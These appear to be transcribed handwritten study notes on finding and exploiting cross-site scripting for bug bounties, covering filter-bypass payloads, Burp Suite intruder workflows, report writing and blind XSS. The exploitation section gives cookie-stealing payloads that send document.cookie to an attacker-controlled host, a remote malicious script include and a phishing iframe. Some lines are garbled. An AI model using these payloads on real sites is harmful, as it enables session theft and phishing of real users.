

XSS

cause site script

* It is a type of injection.

* Impact of XSS:

- + Cookie theft
- + Keylogging
- + Phishing
- + URL redirection

* Types of XSS:

- + Reflected XSS (deliver payload to a single user), XSS is reflected not stored.
- + Stored XSS (deliver payload to every user), XSS payload is stored in website.
- + DOM-based XSS (XSS is just in the browser, nothing is sent to the server website or client side, it is just on the attacker side).

* How to hunt for XSS:

- + Find a Input parameter, give any input there. If your input reflect or stored anywhere, it means there may be XSS.
- + Try to execute any javascript code there, if you succeed to execute any javascript then there is a XSS.
- + Exploitation of XSS.

Basic XSS

for testing: VulnWeb

Steps

- * Find some common page such as - Contact Us | Search bar | Comment Box | Forums | Signup | Login Page | etc
- * Find Input Parameters
- * Give any Input There, if your Input reflect back to you
- * Try to Inject any javascript there

* Some Sites filter the input when you close the tag.

So use this: <svg> onload=alert(); → we call this <svg> vector payload.

* Some sites delete the open entities, so try to encode it with html encode
#40 = C, So if the is filter just encode it to html code.

* Whenever they take a url as an input, you can try to inject payload through a file.

* When something is filtered, you can convert it into HTML code so browser directly execute that.

<input value="Hello" type="image" src="onerror=alert();">

* <p> tag represents plain text, so you need to use <svg> vector payload → <svg> onload=alert();

* remember comments in html is <!-- --> or /* */ if one is filtered use the another. don't forget to close html tag.

* The main idea is that browser execute HTML, we know that javascript can work with HTML.

* Remember to close HTML tag and write your javascript payload.

* Javascript does not execute inside HTML tag

* my input convert to string, then try to use onmouseover="mypayload";

Remember:

- ① See where your input is reflected and close the tag and write your payload.
- ② filtering close tag so `<svg>` vector payload. $\Rightarrow <\text{svg}/\text{onload}=\text{alert}()$
- ③ if your script does not work, it could be reflected as plain text, so put `<svg>` before your script or payload.
- ④ Sometimes `<svg/onload=alert()>` does not work, So use write `<svg>` before your script : `<svg><script>alert()</script>`
- ⑤ take a look on javascript code on the site because some time the script should be executed by a link and inside the javascript file is your payload.
- ⑥ plain text $\rightarrow <\text{svg}><\text{script}>\dots$ or `<svg/onload=alert()>`

12. XSS through filter bypass Payloads on lab.

* we can not go to every page and inject it to see if XSS is valid, so we will use burpsuit.

1. Spider, this spider will crawl all the URLs.
2. I will filter URL having parameters.
3. Then I will check my input is reflecting or not
4. I will try to inject any javascript code there.

Steps:

get the target site \rightarrow burpsuit \rightarrow intercept on \rightarrow target site refresh \rightarrow burpsuit \rightarrow intercept off \rightarrow Target \rightarrow select the site \rightarrow filter parameter \rightarrow try to inject each site \rightarrow click right & send to Repeater \rightarrow in Repeater see if parameter is reflecting or not $\xrightarrow{\text{reflecting}} \text{it has XSS}$ $\xrightarrow{\text{not reflecting}} \text{it is secure, no XSS}$. \rightarrow two ways to inject javascript code $\xleftarrow{\text{manual}}$ $\xleftarrow{\text{file}}$.

\rightarrow With file, so use intruder to inject payloads automatically. prepare & start attack.

\rightarrow filter results highest length to the lowest \rightarrow click right on the payload and show response in Browser.

* XSS hunting:

- ① find parameter.
- ② give any input there. $\xleftarrow{\text{reflected} \rightarrow \text{keep going}}$ $\xleftarrow{\text{no reflecting} \rightarrow \text{stop.}}$
- ③ try to inject any javascript there.

* automatically inject javascript

- ① Spider the site to get URLs
- ② Send to repeater to test if there is XSS or not
- ③ if yes, send to intruder to inject URL automatically.
- ④ Sort the results highest to lowest length and see in browser.

HTML entities used if sites have filter.

The screenshot shows a form titled "HTML Entities" with a note: "Some characters are reserved in HTML. If you use the less than (<) or greater than (>) signs in your text, the browser might mix them with tags. Character entities are used to display reserved characters in HTML." Below is a text area with the placeholder "Enter entity name:" containing "<entity_name>" and a dropdown menu showing "entity_name". A note at the bottom says: "To display a less than sign (<) we must write: < or <gt;". Another note below it states: "Advantage of using an entity name: An entity name is easy to remember. Disadvantage of using an entity name: Browsers may not support all entity names, but the support for entity numbers is good."

Write Report:

In Intruder Attack, click right on the html code → Engagement tools → generate CSRF poc → copy html → Save the Code as .html

So you need a Screen shot & the .html page where the vulnerability exists.

Note:

Sometimes you need to change the body encode and copy html.

Vulnerability name: post Based XSS.

Vulnerable URL: repeater → RAW → click right & copy URL.

Vulnerable parameter: on which parameter you found the vuln.

payload: payload you used to identify vulnerability.

How to reproduce this issue:

1. As this is a post based you need to create a html csrf to trigger XSS.
2. html code is below: html code
3. Save this as a .html
4. open that html and it will trigger XSS.

POC: Screenshot is enclosed in attachment.

(Note)

to report the Vulnerability:
search using:
Site: any.com responsible disclosure

17. XSS through header Parameter

In repeater set new line and write: Referrer: <script>alert(1)</script>
→ Show response in Browser.

18. Exploitation of XSS

- * URL redirection → document.location.href = "http://bing.com"
- * Phishing → <iframe src="any.com" height="100%" width="100%></iframe>
- * cookie stealing → document.location.href = "myhost.com/?page=" + document.cookie
use cookie manager to steal the victim session.
↳ add new cookie and save & refresh.

19. XSS through file uploading

If you uploaded any file and file name is reflecting on the html page you can execute any javascript code by rename file name as one of the XSS payloads.
Burpsuit → intercept on → upload file → Burpsuit → send to intruder → select only file name, prepare & start attack.


Host: www.bing.com"><script>alert(1)</script>

Get: /about/xss

} everything is injectable, so
inject it and see is it reflected

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levels :



* use Pastebin.com, write your code
and pastebin.com will give you a link
for your code. Create → raw → copy url

* How change self XSS to stored XSS:
→ send to user reflect XSS with JS payload
→ in JS payload contains commands to set new
cookie, and when ever he open specific page
it will show up reflected XSS.

* How to steal cookie user through XSS:
you will need 3 things:


- ① code.js → javascript code that will steal user cookie.
- ② demo.php → PHP code to store user cookie & other infos.
- ③ logs.txt → User data/cookies will be stored here

document.location = "http://mysite/dem.php?cookie" + document.cookie;

my payload:

```
<script src="mysite.com/code.js"></script>
```

* http only flag: JavaScript can't access cookie.



XSS JS Commands

Handwritten-style code examples:

```
alert(document.cookie)
alert(document.location = "website")
<Body onload=alert("Hello")>
<b onmouseover=alert("Hello")>click</b>

<script>document.body.innerHTML = "Hacked by me"</script>
<script src="any.com/melicious.js"></script>
```

* Blind XSS : It is a type of stored XSS.

↳ which means input will stored in Server/DB.


→ <Script> alert(1)</script> I will put it in contact us textBox.
it will stored in DB.

→ Admin will review contact us page to see messages and my payload will be executed and pop up my script.


→ but how will attacker know if script is executing or not? → that why we call it XSS Blind.

* Where to look for XSS Blind ?


- ① contact us page
- ② log viewers page
- ③ feedback page
- ④ chat app
- ⑤ ticket generation app
- ⑥ any application that require user moderation.
- ⑦ Submit complaint.



Scenario :



this info will go to server and admin will review it



I can inject my user-Agent with Blind XSS payload.

* What to do simply ?

↳ go to contact us page & intercept request

↳ inject your user-agent with blind XSS payload.

* To find blind ↳ use xsshunter.com

↳ Create an account there